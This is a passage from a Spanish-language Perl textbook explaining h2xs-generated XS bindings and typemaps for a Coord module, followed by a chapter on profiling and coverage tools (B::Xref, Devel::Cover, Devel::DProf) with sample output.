lhp@nereida:~/projects/perl/src/XSUB/h2xsexample/Coord$ cat -n Coord.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7  #include <coord.h>
 8
 9  #include "const-c.inc"
10
11  MODULE = Coord          PACKAGE = Coord
12
13  INCLUDE: const-xs.inc
14
15  polar
16  getpolar()
17
18  rectangular
19  getrectangular()
20
21  rectangular
22  pl2rc(p)
23          polar   p
24
25  char *
26  polar2str(f, p)
27          const char *    f
28          polar   p
29
..  ................. resto de declaraciones
```

Después de las declaraciones siguen dos paquetes asociados con las declaraciones de `rectangular` y `rectangular *`. El paquete `rectangular` provee los métodos `new` y `_to_ptr`:

```
39  MODULE = Coord          PACKAGE = rectangular
40
41  rectangular *
42  _to_ptr(THIS)
43          rectangular THIS = NO_INIT
44      PROTOTYPE: $
45      CODE:
46          if (sv_derived_from(ST(0), "rectangular")) {
47              STRLEN len;
48              char *s = SvPV((SV*)SvRV(ST(0)), len);
49              if (len != sizeof(THIS))
50                  croak("Size %d of packed data != expected %d",
51                          len, sizeof(THIS));
```

```
52              RETVAL = (rectangular *)s;
53          }
54          else
55              croak("THIS is not of type rectangular");
56      OUTPUT:
57          RETVAL
58
59  rectangular
60  new(CLASS)
61          char *CLASS = NO_INIT
62      PROTOTYPE: $
63      CODE:
64          Zero((void*)&RETVAL, sizeof(RETVAL), char);
65      OUTPUT:
66          RETVAL
```

El código de `new`

El constructor `new` recibe como argumento `CLASS` la cadena de caracteres que describe la clase (esto es, `'rectangular'`).

```
59  rectangular
60  new(CLASS)
61          char *CLASS = NO_INIT
62      PROTOTYPE: $
63      CODE:
64          Zero((void*)&RETVAL, sizeof(RETVAL), char);
65      OUTPUT:
66          RETVAL
```

Recuerde que la llamada a `new` tiene la forma:

```
my $r = rectangular->new();
```

Puesto que `RETVAL` es de tipo `rectangular` lo que esta haciendo el código de la línea 64 es retornar un espacio contiguo de memoria de tamaño el de `struct rectangular` iniciada con ceros. En ese momento interviene el código `OUTPUT` del `typemap` asociado con `rectangular`. Para ello, `h2xs` ha generado un fichero `typemap` con los siguientes contenidos:

```
lhp@nereida:~/projects/perl/src/XSUB/h2xsexample/Coord$ cat -n typemap
 1  const char *                                    T_PTROBJ
 2  polar                                           T_OPAQUE_STRUCT
 3  polar *                                         T_PTROBJ
 4  rectangular                                     T_OPAQUE_STRUCT
 5  rectangular *                                   T_PTROBJ
 6  ############################################################################
 7  INPUT
 8  T_OPAQUE_STRUCT
 9          if (sv_derived_from($arg, \"${ntype}\")) {
10              STRLEN len;
11              char  *s = SvPV((SV*)SvRV($arg), len);
12
13              if (len != sizeof($var))
14                  croak(\"Size %d of packed data != expected %d\",
```

```
15                          len, sizeof($var));
16              $var = *($type *)s;
17          }
18          else
19              croak(\"$var is not of type ${ntype}\")
20  ############################################################################
21  OUTPUT
22  T_OPAQUE_STRUCT
23          sv_setref_pvn($arg, \"${ntype}\", (char *)&$var, sizeof($var));
```

El valor retornado viene por tanto gobernado por la entrada de la línea 23. La llamada a la función `sv_setref_pvn` copia `sizeof($var)` caracteres a partir de la dirección `&$var` (esto es, en el caso de nuestra llamada, copia la cadena a partir de `&RETVAL`) y dispone `$arg` para que referencie dicha zona. El segundo argumento - `${ntype}` es `rectangular` en nuestro caso - indica en que clase se bendecirá `$arg`. El nuevo SV `$arg` tendrá un contador de referencia de 1. La traducción realizada por `xsubpp` del código de `new` queda asi:

```
328 XS(XS_rectangular_new)
329 {
330     dXSARGS;
331     if (items != 1)
332         Perl_croak(aTHX_ "Usage: rectangular::new(CLASS)");
333     {
334         char *  CLASS;
335         rectangular     RETVAL;
336 #line 64 "Coord.xs"
337         Zero((void*)&RETVAL, sizeof(RETVAL), char);
338 #line 339 "Coord.c"
339         ST(0) = sv_newmortal();
340         sv_setref_pvn(ST(0), "rectangular", (char *)&RETVAL, sizeof(RETVAL));
341     }
342     XSRETURN(1);
343 }
```

La línea 340 es el resultado de la traducción del esquema del `typemap`. La asignación de la línea previa 339 crea un nuevo SV con contador de referencia a 1. Como dijimos, ese escalar sigue teniendo un contador de referencia de 1 después de la línea 340. ¿Que ocurre cuando este código es llamado desde Perl?

```
my $r = rectangular->new();
```

El hecho de que `$r` referencia al valor escalar creado en la línea 339 hace que este incremente su contador de referencia pasando a valer 2 con lo que la memoria asignada al SV nunca es liberada. La llamada a `sv_newmortal` marca al SV como *mortal* produciendo el decremento del contador a la salida de la función:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord/script$ perl -MDevel::Peek -Mblib -MCoord -de 0
main::(-e:1):   0
  DB<1> $r = rectangular->new()
  DB<2> Dump($r)
SV = PVMG(0x850e910) at 0x8494038
  REFCNT = 1
  FLAGS = (ROK)
  IV = 0
  NV = 0
  RV = 0x8494068
```

```
  SV = PVMG(0x8465968) at 0x8494068
    REFCNT = 1
    FLAGS = (OBJECT,POK,pPOK)
    IV = 0
    NV = 0
    PV = 0x8479f10 "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"\0
    CUR = 16
    LEN = 20
    STASH = 0x84626c4   "rectangular"
  PV = 0x8494068 ""
  CUR = 0
  LEN = 0

  DB<3> x $r
0  rectangular=SCALAR(0x8494068)
   -> "\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@\c@"
```

Vemos que tanto `$r` como el escalar referenciado por `$r` tienen sus `REFCNT` a 1. Podemos ver también como `$r` pertenece a la clase `rectangular`.

El código de `_to_ptr`

Veamos en mas detalle el código de la función `_to_ptr`:

```
 41  rectangular *
 42  _to_ptr(THIS)
 43          rectangular THIS = NO_INIT
 44      PROTOTYPE: $
 45      CODE:
 46          if (sv_derived_from(ST(0), "rectangular")) {
 47              STRLEN len;
 48              char *s = SvPV((SV*)SvRV(ST(0)), len);
 49              if (len != sizeof(THIS))
 50                  croak("Size %d of packed data != expected %d",
 51                          len, sizeof(THIS));
 52              RETVAL = (rectangular *)s;
 53          }
 54          else
 55              croak("THIS is not of type rectangular");
 56      OUTPUT:
 57          RETVAL
```

El argumento de entrada `THIS` es de tipo `rectangular` y por tanto su conversión debería venir gobernada por la entrada `INPUT` de `T_OPAQUE_STRUCT` :

```
 7  INPUT
 8  T_OPAQUE_STRUCT
 9          if (sv_derived_from($arg, \"${ntype}\")) {
10              STRLEN len;
11              char  *s = SvPV((SV*)SvRV($arg), len);
12
13              if (len != sizeof($var))
14                  croak(\"Size %d of packed data != expected %d\",
15                          len, sizeof($var));
16              $var = *($type *)s;
```

```
17          }
18          else
19              croak(\"$var is not of type ${ntype}\")
```

La función `sv_derived_from` (línea 9) es la que implementa el método `UNIVERSAL::isa` . Trabaja tanto con clases como con objetos. La asignación de la línea 11 extraería la referencia del SV en `$arg` mediante `SvRV` y obtendría mediante `SvPV` la cadena en el SV apuntado por esa referencia. Naturalmente la longitud de dicha cadena debe ser igual al tamaño del tipo `rectangular`.

La palabra clave `NO_INIT` en la declaración de `THIS` es habitualmente usada para indicar que el parámetro será usado sólo como parámetro de salida. El efecto que de hecho tiene es suprimir la conducta habitual de `xsubpp` de generar el código de conversión de entrada a través del `typemap`. El código de conversión es -en este caso- proveido directamente en la sección `CODE:`. Asi pues la entrada del `typemap` no está siendo usada. La diferencia entre el código de entrada de `T_OPAQUE_STRUCT` y el generado por `h2xs` está en las asignaciones de las líneas 52 y 16.

```
h2xs:    52             RETVAL = (rectangular *)s;
typemap: 16             $var = *($type *)s;
```

Observe que el código de la línea 16 se traduciría en:

```
                        THIS = *(rectangular *)s;
```

De hecho el código de `_to_ptr` se podría haber reeescrito como:

```
41 rectangular *
42 _to_ptr(THIS)
43         rectangular THIS
44     PROTOTYPE: $
45     CODE:
46       RETVAL = &THIS;
47     OUTPUT:
48         RETVAL
```

Dado que la función retorna un `rectangular *` el código para la interfaz de salida viene dada por la entrada `T_PTROBJ` del fichero de `typemap` estandar:

```
194 OUTPUT
... ........
252 T_PTROBJ
253         sv_setref_pv($arg, \"${ntype}\", (void*)$var);
```

La función `sv_setref_pv` tiene el prototipo:

```
SV*  sv_setref_pv(SV* rv, const char* classname, void* pv)
```

Copia el puntero[3] apuntado por `pv` (que se corresponde con `RETVAL`) en un nuevo SV cuyo contador de referencia se pone a 1. El argumento `rv` (que es en este caso `ST(0)`) es actualizado a un RV que referencia el nuevo escalar. Si el puntero fuera `NULL` el escalar sería iniciado con el valor `PL_sv_undef`. El escalar es bendecido en `classname` (En nuestro caso `${ntype}` es `rectangularPtr`). Si se quiere evitar la bendición se puede poner el argumento `classname` a `Nullch` .

La traducción resultante del método `_to_ptr` es:

```
300 XS(XS_rectangular__to_ptr) # Fichero Coord.c
301 {
302     dXSARGS;
303     if (items != 1)
```

[3] ¡Se copia el puntero, no la cadena!

```
304         Perl_croak(aTHX_ "Usage: rectangular::_to_ptr(THIS)");
305     {
306         rectangular     THIS;
307         rectangular *   RETVAL;
308 #line 46 "Coord.xs"
309         if (sv_derived_from(ST(0), "rectangular")) {
310             STRLEN len;
311             char *s = SvPV((SV*)SvRV(ST(0)), len);
312             if (len != sizeof(THIS))
313                 croak("Size %d of packed data != expected %d",
314                         len, sizeof(THIS));
315             RETVAL = (rectangular *)s;
316         }
317         else
318             croak("THIS is not of type rectangular");
319 #line 320 "Coord.c"
320         ST(0) = sv_newmortal();
321         sv_setref_pv(ST(0), "rectangularPtr", (void*)RETVAL);
322     }
323     XSRETURN(1);
324 }
```

Los Métodos de Acceso

Recuérdese que la traducción de la interfaz para `rectangular *` viene dada por la entrada `T_PTROBJ` del fichero `typemap` de la instalación. La entrada y la salida para esta interfaz son:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord$ cat -n /usr/share/perl/5.8/ExtUtils/typemap
     1  # basic C types
     2  int                     T_IV
.................................
    50  FileHandle              T_PTROBJ
.................................
    56  ############################################################################
    57  INPUT
    58  T_SV
    59          $var = $arg
.................................
   137  T_PTROBJ
   138          if (sv_derived_from($arg, \"${ntype}\")) {
   139              IV tmp = SvIV((SV*)SvRV($arg));
   140              $var = INT2PTR($type,tmp);
   141          }
   142          else
   143              Perl_croak(aTHX_ \"$var is not of type ${ntype}\")
.................................
   193  ############################################################################
   194  OUTPUT
   195  T_SV
   196          $arg = $var;
   197  T_SVREF
   198          $arg = newRV((SV*)$var);
.................................
   252  T_PTROBJ
```

```
253          sv_setref_pv($arg, \"${ntype}\", (void*)$var);
```

Tenemos un método por cada campo. El método `x` recibe la referencia `THIS` a la estructura `rectangular` y -opcionalmente- el valor `__value` a almacenar en la componente.

```
68  MODULE = Coord          PACKAGE = rectangularPtr
69
70  double
71  x(THIS, __value = NO_INIT)
72          rectangular * THIS
73          double __value
74      PROTOTYPE: $;$
75      CODE:
76          if (items > 1)
77              THIS->x = __value;
78          RETVAL = THIS->x;
79      OUTPUT:
80          RETVAL
```

Es posible especificar valores por defecto para los argumentos de una XSUB. Esto se hace especificandolos mediante asignaciones en la parte de la lista de parámetros. El valor por defecto puede ser un número, una cadena o -como es el caso del ejemplo - la cadena especial `NO_INIT` . Sólo es posible especificar valores por defecto para los parámetros mas a la derecha. Obervese que la semántica de `NO_INIT` aqui es diferente de la que tenía en el ejemplo anterior

```
41  rectangular *
42  _to_ptr(THIS)
43          rectangular THIS = NO_INIT
```

mientras que su colocación en la segunda parte - después de la lista de parámetros - inhibe la acción del `typemap`, su uso en la lista de argumentos de la XSUB en un argumento opcional indica que no es necesario asignarle un valor por defecto. Las líneas 368-370 del código generado para la XSUB muestran la conversión correspondiente:

```
350 XS(XS_rectangularPtr_x)
351 {
352     dXSARGS;
353     if (items < 1 || items > 2)
354         Perl_croak(aTHX_ "Usage: rectangularPtr::x(THIS, __value = NO_INIT)");
355     {
356         rectangular *   THIS;
357         double  __value;
358         double  RETVAL;
359         dXSTARG;
360
361         if (sv_derived_from(ST(0), "rectangularPtr")) {
362             IV tmp = SvIV((SV*)SvRV(ST(0)));
363             THIS = INT2PTR(rectangular *,tmp);
364         }
365         else
366             Perl_croak(aTHX_ "THIS is not of type rectangularPtr");
367
368         if (items >= 2) {
369             __value = (double)SvNV(ST(1));
370         }
```

```
371 #line 67 "Coord.xs"
372         if (items > 1)
373             THIS->x = __value;
374         RETVAL = THIS->x;
375 #line 376 "Coord.c"
376         XSprePUSH; PUSHn((double)RETVAL);
377     }
378     XSRETURN(1);
379 }
```

La conversión mediante `T_PTROBJ` para `rectangular *` da lugar a que la referencia Perl sea convertida en un entero mediante `SvIV` y el entero en un puntero C mediante `INT2PTR` (líneas 362-363). Perl usa las macros `PTR2INT` y `INT2PTR` para convertir entre punteros e IVs. El tipo entero de Perl `IV` no es necesariamente igual al tipo `int` de C; La diferencia está en que Perl garantiza que el tipo entero tiene tamaño suficiente para guardar un puntero. Esta condición garantiza la corrección del código del typemap `T_PTROBJ`:

INPUT `T_PTROBJ`	Traducción

`if (sv_derived_from($arg, \"${ntype}\")) {`
`  IV tmp = SvIV((SV*)SvRV($arg));`
`  $var = INT2PTR($type,tmp);`
`}`
`else`
`  Perl_croak(aTHX_`
`   \"$var is not of type ${ntype}\")`
	`if (sv_derived_from(ST(0), "rectangularPtr")) {`
	`  IV tmp = SvIV((SV*)SvRV(ST(0)));`
	`  THIS = INT2PTR(rectangular *,tmp);`
	`}`
	`else`
	`  Perl_croak(aTHX_`
	`    "THIS is not of type rectangularPtr");`

El código para el campo `y` es similar al generado para `x`:

```
 82  double
 83  y(THIS, __value = NO_INIT)
 84          rectangular * THIS
 85          double __value
 86      PROTOTYPE: $;$
 87      CODE:
 88          if (items > 1)
 89              THIS->y = __value;
 90          RETVAL = THIS->y;
 91      OUTPUT:
 92          RETVAL
 93
 .. ............... identica estructura para polar
```

La siguiente sesión con el depurador muestra como la estructura permanece almacenada en el formato nativo en un valor escalar de tipo cadena:

```
lhp@nereida:~/Lperl/src/XSUB/h2xsexample/Coord/script$ perl -Mblib -MCoord -de 0
main::(-e:1):   0
  DB<1> $r=rectangular->new(); $rp = $r->_to_ptr()
  DB<2> $rp->x(4.5); $rp->y(3.2)
  DB<3> x $r
0  rectangular=SCALAR(0x8494068)
   -> "\c@\c@\c@\c@\c@\c@\cR\@\cI\@"
  DB<4> x pack("dd", (4.5, 3.2))
0  "\c@\c@\c@\c@\c@\c@\cR\@\cI\@"
  DB<5> x unpack("dd", $$r)
```

```
0  4.5
1  3.2
```

Capítulo 18

Mejora del Rendimiento

18.1. New York Times Profiler

- Devel::NYTProf
- perl-devel-nytprof
- A screencast about profiling perl code, including a detailed look at how to use NYTProf and how to optim

18.2. `B::Xref`

El módulo `B::Xref` permite construir un listado de referencias cruzadas: Por ejemplo, dado el programa:

```
$ cat -n variables.pl
 1  #!/usr/bin/perl
 2  #Crear una cadena de caracteres
 3  $variable="Soy una variable que contiene una cadena";
 4  print("El contenido de \$variable es: \t $variable\n");
 5  #Crear una un numero real
 6  $variable=3.141616;
 7  print("El contenido de \$variable es: \t $variable\n");
 8  #Crear una un numero entero
 9  $variable=55;
10  print("El contenido de \$variable es: \t $variable\n");
```

Podemos obtener un listado haciendo:

```
$ perl -MO=Xref variables.pl
File variables.pl
  Subroutine (definitions)
    Package UNIVERSAL
      &VERSION          s0
      &can              s0
      &isa              s0
    Package attributes
      &bootstrap        s0
  Subroutine (main)
    Package main
      $variable         3, 4, 6, 7, 9, 10
variables.pl syntax OK
```

Si queremos redirigir la salida a fichero, podemos usar la opción `-o`

```
$ perl -MO=Xref,-omatrixP.idx matrixP.pl
$ cat -n matrixP.idx
     1  File matrixP.pl
     2    Subroutine (definitions)
     3      Package Internals
     4        &HvREHASH         s0
     5        &SvREADONLY       s0
     6        &SvREFCNT         s0
     7        &hash_seed        s0
     8        &hv_clear_placeholders  s0
     9        &rehash_seed      s0
    10      Package PerlIO
    11        &get_layers       s0
    12      Package Regexp
    13        &DESTROY          s0
    14      Package UNIVERSAL
    15        &VERSION          s0
    16        &can              s0
    17        &isa              s0
    18      Package main
    19        &matrixProd       s30
    20        &printMat         s47
    21    Subroutine (main)
    22      Package main
    23        $matA             53, 55, 58
    24        $matB             54, 55, 60
    25        $matC             55, 62
    26        &matrixProd       &55
    27        &printMat         &58, &60, &62
    28    Subroutine matrixProd
    29      Package (lexical)
    30        $i                i5, 20
    31        $j                i6, 17, 20, 22, 22, 25, 25
    32        $k                i6, 19, 22, 22
    33        $matA             i4, 7
    34        $matB             i4, 9
    35        $nColsA           i8, 13, 23
    36        $nColsB           i10, 25
    37        $nRowsA           i7, 27
    38        $nRowsB           i9, 13
    39        $refMatC          i11, 20
    40        @$i               20, 22
    41        @$k               22, 23, 23
    42        @$matA            7, 8
    43        @$matB            9, 10
    44        @$refMatC         20, 22
    45        @@$i              22, 22
    46        @@$matA           8, 22
    47        @@$matB           10, 22
    48        @@$refMatC        22, 29
    49        @@@$i             22, 27, 27
    50        @@@$matA          22
    51        @@@$matB          22
```

```
52      Package ?
53        @??               8, 10
54      Package main
55        @_                4
56    Subroutine printMat
57      Package (lexical)
58        $i                i36, 41
59        $mat              i33, 34
60        $nCols            i35, 42
61        $nRows            i34, 45
62        @$i               41, 45, 45
63        @$mat             34, 35
64        @@$mat            35, 41
65        @@@$mat           41
66      Package ?
67        @??               35
68      Package main
69        $j                39, 41, 42, 42
70        @_                33
```

18.3. Devel::Coverage

Veamos un ejemplo de uso:

```
perl -d:Coverage  /usr/local/bin/latex2html lhp
... salida de nuestr programa
$ ls -ltr | tail -2
drwxr-xr-x  2 lhp lhp   4096 2005-04-27 16:59 lhp
-rw-r--r--  1 lhp lhp 185967 2005-04-27 16:59 latex2html.cvp
$ coverperl latex2html.cvp | head -30
Total of 1 instrumentation runs.

/home/lhp/.latex2html-init
        7   main::bot_navigation_panel
                7    line 283
        0   main::do_cmd_originalTeX
                0    line 158
                0    line 159
                0    line 160
        0   main::do_cmd_spanishTeX
                0    line 151
                0    line 152
                0    line 153
        2   main::spanish_titles
                1    line 37
                1    line 40
                1    line 43
                1    line 46
                1    line 49
                1    line 52
                1    line 54
                1    line 57
                1    line 66
                1    line 69
```

```
                1    line 73
                1    line 76
                1    line 79
        0   main::spanish_today
                0    line 215
                0    line 216
```

18.4. Devel::Cover

El módulo `Devel::Cover` proporciona medidas de cubrimiento del código Perl.

```
$ perl -d:Cover=-coverage,statement matrixP.pl
Devel::Cover 0.53: Collecting coverage data for statement.
Selecting packages matching:
Ignoring packages matching:
    /Devel/Cover[./]
Ignoring packages in:
    .
    /etc/perl
    /usr/lib/perl/5.8.4
    /usr/lib/perl5
    /usr/local/lib/perl/5.8.4
    /usr/local/share/perl/5.8.4
    /usr/share/perl/5.8.4
    /usr/share/perl5
Matriz A
1       2       3
2       4       6
3       6       9

Matriz B
1       2
2       4
3       6

Matriz C
14      28
28      56
42      84
Devel::Cover: Writing coverage database to /home/lhp/projects/perl/src/cover_db/runs/111459777
---------------------------------------------------------- ------ ------
File                                                         stmt  total
---------------------------------------------------------- ------ ------
matrixP.pl                                                   97.9   97.9
Total                                                        97.9   97.9
---------------------------------------------------------- ------ ------
```

Esto genera un fichero de datos `cover_db`. A partir del mismo es posible generar un informe utilizando `cover`:

```
$ cover -report text
Reading database from /home/lhp/projects/perl/src/cover_db
```

```
---------------------------------------------------------------- ------ ------
File                                                               stmt  total
---------------------------------------------------------------- ------ ------
matrixP.pl                                                         97.9   97.9
Total                                                              97.9   97.9
---------------------------------------------------------------- ------ ------


Run:          matrixP.pl
Perl version: 5.8.4
OS:           linux
Start:        Wed Apr 27 10:29:35 2005
Finish:       Wed Apr 27 10:29:35 2005

matrixP.pl

line  err   stmt   code
1                  #!/usr/bin/perl -w
2
3                  sub matrixProd {
4               1    my ($matA, $matB) = @_;
5               1    my $i = 0;
6               1    my ($j, $k);
7               1    my $nRowsA = @{$matA};
                1
8               1    my $nColsA = @{$matA->[0]};
                1
9               1    my $nRowsB = @{$matB};
                1
10              1    my $nColsB = @{$matB->[0]};
                1
11              1    my $refMatC;
12
13              1    if ($nColsA != $nRowsB) {
14    ***       0      die ("Index of two matrices must be agree\n");
15                   }
16              1    while ($i < $nRowsA)  {
17              3      $j = 0;
18              3      while ($j < $nColsB) {
19              6        $k = 0;
20              6        $refMatC->[$i][$j] = 0;
21              6        while ($k < $nColsA) {
22             18          $refMatC->[$i][$j] += $matA->[$i][$k] * $matB->[$k][$j];
23             18          $k++;
24                       }
25              6        $j++;
26                     }
27              3      $i++;
28                   }
29              1    return $refMatC;
30                 }
31
32                 sub printMat {
```

```
33              3     my $mat = shift;
34              3     my $nRows = @{$mat};
                3
35              3     my $nCols = @{$mat->[0]};
                3
36              3     my $i = 0;
37
38              3     while ($i < $nRows) {
39              9       $j = 0;
40              9       while ($j < $nCols) {
41             21         print $mat->[$i][$j], "\t";
42             21        $j++;
43                       }
44              9       print "\n";
45              9       $i++;
46                     }
47                 }
48
49                 #
50                 # ---- Main ----
51                 #
52
53              1  $matA = [[1,2,3],[2,4,6],[3,6,9]];
54              1  $matB = [[1,2],[2,4],[3,6]];
55              1  $matC = matrixProd($matA,$matB);
56
57              1  print "Matriz A \n";
58              1  printMat($matA);
59              1  print "\nMatriz B \n";
60              1  printMat($matB);
61              1  print "\nMatriz C \n";
62              1  printMat($matC);
```

Ejercicio 18.4.1. *Escriba un comando/filtro que permita ver que líneas no se ejecutaron.*

Ejercicio 18.4.2. *Escriba un guión en el que las líneas salgan por orden de visitas.*

18.5. DProf

To profile a Perl script run the perl interpreter with the -d switch. So to profile script test.pl with Devel::DProf the following command should be used.

```
$ perl5 -d:DProf test.pl
```

Then run dprofpp to analyze the profile. The output of dprofpp depends on the flags to the program and the version of Perl you're using.

```
$ perl -d:DProf /usr/local/bin/latex2html perlexamples

$ ls -ltra
.............................................................
-rw-r--r--     1 lhp lhp   44459 2005-04-25 14:07 referencias.tex
drwxr-xr-x     7 lhp lhp    4096 2005-04-25 14:07 .
-rw-r--r--     1 lhp lhp 4354790 2005-04-25 14:08 tmon.out
drwxr-xr-x     2 lhp lhp   20480 2005-04-25 14:08 perlexamples
```

The *dprofpp* command interprets profile data produced by a profiler, such as the Devel::DProf profiler. Dprofpp will read the file tmon.out and will display the 15 subroutines which are using the most time. By default the times for each subroutine are given exclusive of the times of their child subroutines.

```
$ dprofpp
File::Glob::GLOB_QUOTE has 1 unstacked calls in outer
File::Glob::GLOB_TILDE has 1 unstacked calls in outer
Exporter::Heavy::heavy_export has 2 unstacked calls in outer
File::Glob::GLOB_ALPHASORT has 1 unstacked calls in outer
File::Glob::GLOB_BRACE has 1 unstacked calls in outer
Exporter::export has -2 unstacked calls in outer
File::Glob::GLOB_NOMAGIC has 1 unstacked calls in outer
File::Glob::AUTOLOAD has -5 unstacked calls in outer
Total Elapsed Time = 31.84545 Seconds
  User+System Time = 17.98545 Seconds
Exclusive Times
%Time ExclSec CumulS #Calls sec/call Csec/c  Name
 9.88   1.777  5.582  13872   0.0001 0.0004  main::process_command
 8.71   1.567  6.438   9608   0.0002 0.0007  main::translate_environments
 7.66   1.377  1.377   1266   0.0011 0.0011  main::text_cleanup
 5.93   1.067  1.067  11290   0.0001 0.0001  main::iso_map
 4.16   0.748  5.708   9105   0.0001 0.0006  main::translate_commands
 3.58   0.643  0.848    387   0.0017 0.0022  main::add_real_child_links
 3.09   0.556  0.556  11998   0.0000 0.0000  NDBM_File::STORE
 2.91   0.524  0.576   4358   0.0001 0.0001  main::revert_to_raw_tex
 2.80   0.504  0.537  13872   0.0000 0.0000  main::convert_iso_latin_chars
 2.47   0.444  0.458    307   0.0014 0.0015  main::replace_verb_marks
 2.41   0.434  0.434  33015   0.0000 0.0000  NDBM_File::FETCH
 2.37   0.426  1.170    833   0.0005 0.0014  main::replace_sensitive_markers
 2.10   0.378  4.301   9105   0.0000 0.0005  main::real_replace_strange_accents
 2.07   0.373  1.424   6158   0.0001 0.0002  main::accent_safe_for_ij
 1.98   0.356  0.693   5725   0.0001 0.0001  main::mark_string
$
```

La salida:

```
%Time
    Percentage of time spent in this routine.

#Calls
    Number of calls to this routine.

sec/call
    Average number of seconds per call to this routine.

Name
    Name of routine.

CumulS
    Time (in seconds) spent in this routine and routines called from it.

ExclSec
    Time (in seconds) spent in this routine (not including those called
```

```
    from it).

 Csec/c
    Average time (in seconds) spent in each call of this routine
    (including those called from it).
```

Opciones:

```
 -a   Sort alphabetically by subroutine names.
 -d   Reverse whatever sort is used
 -R   Count anonymous subroutines defined in the same package separately.
 -E   (default) Display all subroutine times exclusive of child
      subroutine times.
 -I   Display all subroutine times inclusive of child subroutine times.
 -l   Sort by number of calls to the subroutines. This may help identify
      candidates for inlining.
 -O cnt
      Show only *cnt* subroutines. The default is 15.
 -p script
      Tells dprofpp that it should profile the given script and then
      interpret its profile data. See -Q.
 -Q   Used with -p to tell dprofpp to quit after profiling the script,
      without interpreting the data.
 -q   Do not display column headers.
```

El siguiente ejemplo ordena la lista por número de llamadas:

```
$ dprofpp -lq
File::Glob::GLOB_QUOTE has 1 unstacked calls in outer
File::Glob::GLOB_TILDE has 1 unstacked calls in outer
Exporter::Heavy::heavy_export has 2 unstacked calls in outer
File::Glob::GLOB_ALPHASORT has 1 unstacked calls in outer
File::Glob::GLOB_BRACE has 1 unstacked calls in outer
Exporter::export has -2 unstacked calls in outer
File::Glob::GLOB_NOMAGIC has 1 unstacked calls in outer
File::Glob::AUTOLOAD has -5 unstacked calls in outer
 0.00       - -0.000    178        -      -  NDBM_File::FETCH
 0.00       - -0.000    161        -      -  main::normalize
 1.17   0.009  0.065    153   0.0001 0.0004  main::translate_environments
 0.00       - -0.000    145        -      -  main::balance_tags
 2.46   0.019  0.045    133   0.0001 0.0003  main::process_command
 2.46   0.019  0.019    133   0.0001 0.0001  main::convert_iso_latin_chars
 0.00       - -0.000    133        -      -  main::spanish_translation
 0.00       - -0.000    111        -      -  main::make_end_cmd_rx
 0.00       - -0.000     95        -      -  main::replace_cross_ref_marks
 0.00       - -0.000     89        -      -  Getopt::Long::ParseOptionSpec
 0.00       - -0.000     87        -      -  NDBM_File::STORE
 0.00       - -0.001     87        -      -  main::simplify
    -       -  0.008     81        - 0.0001  main::process_group_env
 1.30   0.010  0.010     80   0.0001 0.0001  main::iso_map
 0.00       - -0.000     78        -      -  main::escape_rx_chars
```

```
    -r   Display elapsed real times rather than user+system times.
    -s   Display system times rather than user+system times.
    -T   Display subroutine call tree to stdout. Subroutine statistics are
```

```
        not displayed.
    -t  Display subroutine call tree to stdout. Subroutine statistics are
        not displayed. When a function is called multiple consecutive times
        at the same calling level then it is displayed once with a repeat
        count.
```

Veamos un ejemplo, usando estas dos últimas opciones:

```
$ perl -d:DProf matrixP.pl
Matriz A
1       2       3
2       4       6
3       6       9

Matriz B
1       2
2       4
3       6

Matriz C
14      28
28      56
42      84
$ dprofpp
Total Elapsed Time =   -2e-05 Seconds
  User+System Time =  0.00998 Seconds
Exclusive Times
%Time ExclSec CumulS #Calls sec/call Csec/c  Name
 0.00       - -0.000      1        -      -  main::matrixProd
 0.00       - -0.000      3        -      -  main::printMat
$ dprofpp -t
main::matrixProd
main::printMat (3x)
$ dprofpp -T
main::matrixProd
main::printMat
main::printMat
main::printMat
$ cat matrixP.pl
#!/usr/bin/perl -w

sub matrixProd {
  my ($matA, $matB) = @_;
  my $i = 0;
  my ($j, $k);
  my $nRowsA = @{$matA};
  my $nColsA = @{$matA->[0]};
  my $nRowsB = @{$matB};
  my $nColsB = @{$matB->[0]};
  my $refMatC;

  if ($nColsA != $nRowsB) {
    die ("Index of two matrices must be agree\n");
  }
```

```
  while ($i < $nRowsA)  {
    $j = 0;
    while ($j < $nColsB) {
      $k = 0;
      $refMatC->[$i][$j] = 0;
      while ($k < $nColsA) {
        $refMatC->[$i][$j] += $matA->[$i][$k] * $matB->[$k][$j];
        $k++;
      }
      $j++;
    }
    $i++;
  }
  return $refMatC;
}

sub printMat {
  my $mat = shift;
  my $nRows = @{$mat};
  my $nCols = @{$mat->[0]};
  my $i = 0;

  while ($i < $nRows) {
    $j = 0;
    while ($j < $nCols) {
      print $mat->[$i][$j], "\t";
     $j++;
    }
    print "\n";
    $i++;
  }
}

#
# ---- Main ----
#

$matA = [[1,2,3],[2,4,6],[3,6,9]];
$matB = [[1,2],[2,4],[3,6]];
$matC = matrixProd($matA,$matB);

print "Matriz A \n";
printMat($matA);
print "\nMatriz B \n";
printMat($matB);
print "\nMatriz C \n";
printMat($matC);
```

Otras opciones:

```
    -U   Do not sort. Display in the order found in the raw profile.
    -u   Display user times rather than user+system times.
    -V   Print dprofpp's version number and exit. If a raw profile is found
         then its XS_VERSION variable will be displayed, too.
```

```
    -v   Sort by average time spent in subroutines during each call. This
         may help identify candidates for inlining.
    -z   (default) Sort by amount of user+system time used. The first few
         lines should show you which subroutines are using the most time.
    -g "subroutine"
         Ignore subroutines except "subroutine" and whatever is called from
         it.
    -G <regexp>
         Aggregate "Group" all calls matching the pattern together. For
         example this can be used to group all calls of a set of packages

           -G "(package1::)|(package2::)|(package3::)"

         or to group subroutines by name:

           -G "getNum"

    -P   Used with -G to aggregate "Pull" together all calls that did not
         match -G.

    -f <regexp>
         Filter all calls matching the pattern.
```

Veamos otro ejemplo usando la opción `-G`. Hemos usado la traza de `latex2html`:

```
$ dprofpp -G "main" -O 30
File::Glob::GLOB_QUOTE has 1 unstacked calls in outer
File::Glob::GLOB_TILDE has 1 unstacked calls in outer
Exporter::Heavy::heavy_export has 2 unstacked calls in outer
File::Glob::GLOB_ALPHASORT has 1 unstacked calls in outer
File::Glob::GLOB_BRACE has 1 unstacked calls in outer
Exporter::export has -2 unstacked calls in outer
File::Glob::GLOB_NOMAGIC has 1 unstacked calls in outer
File::Glob::AUTOLOAD has -5 unstacked calls in outer
Option G Grouping: [main]
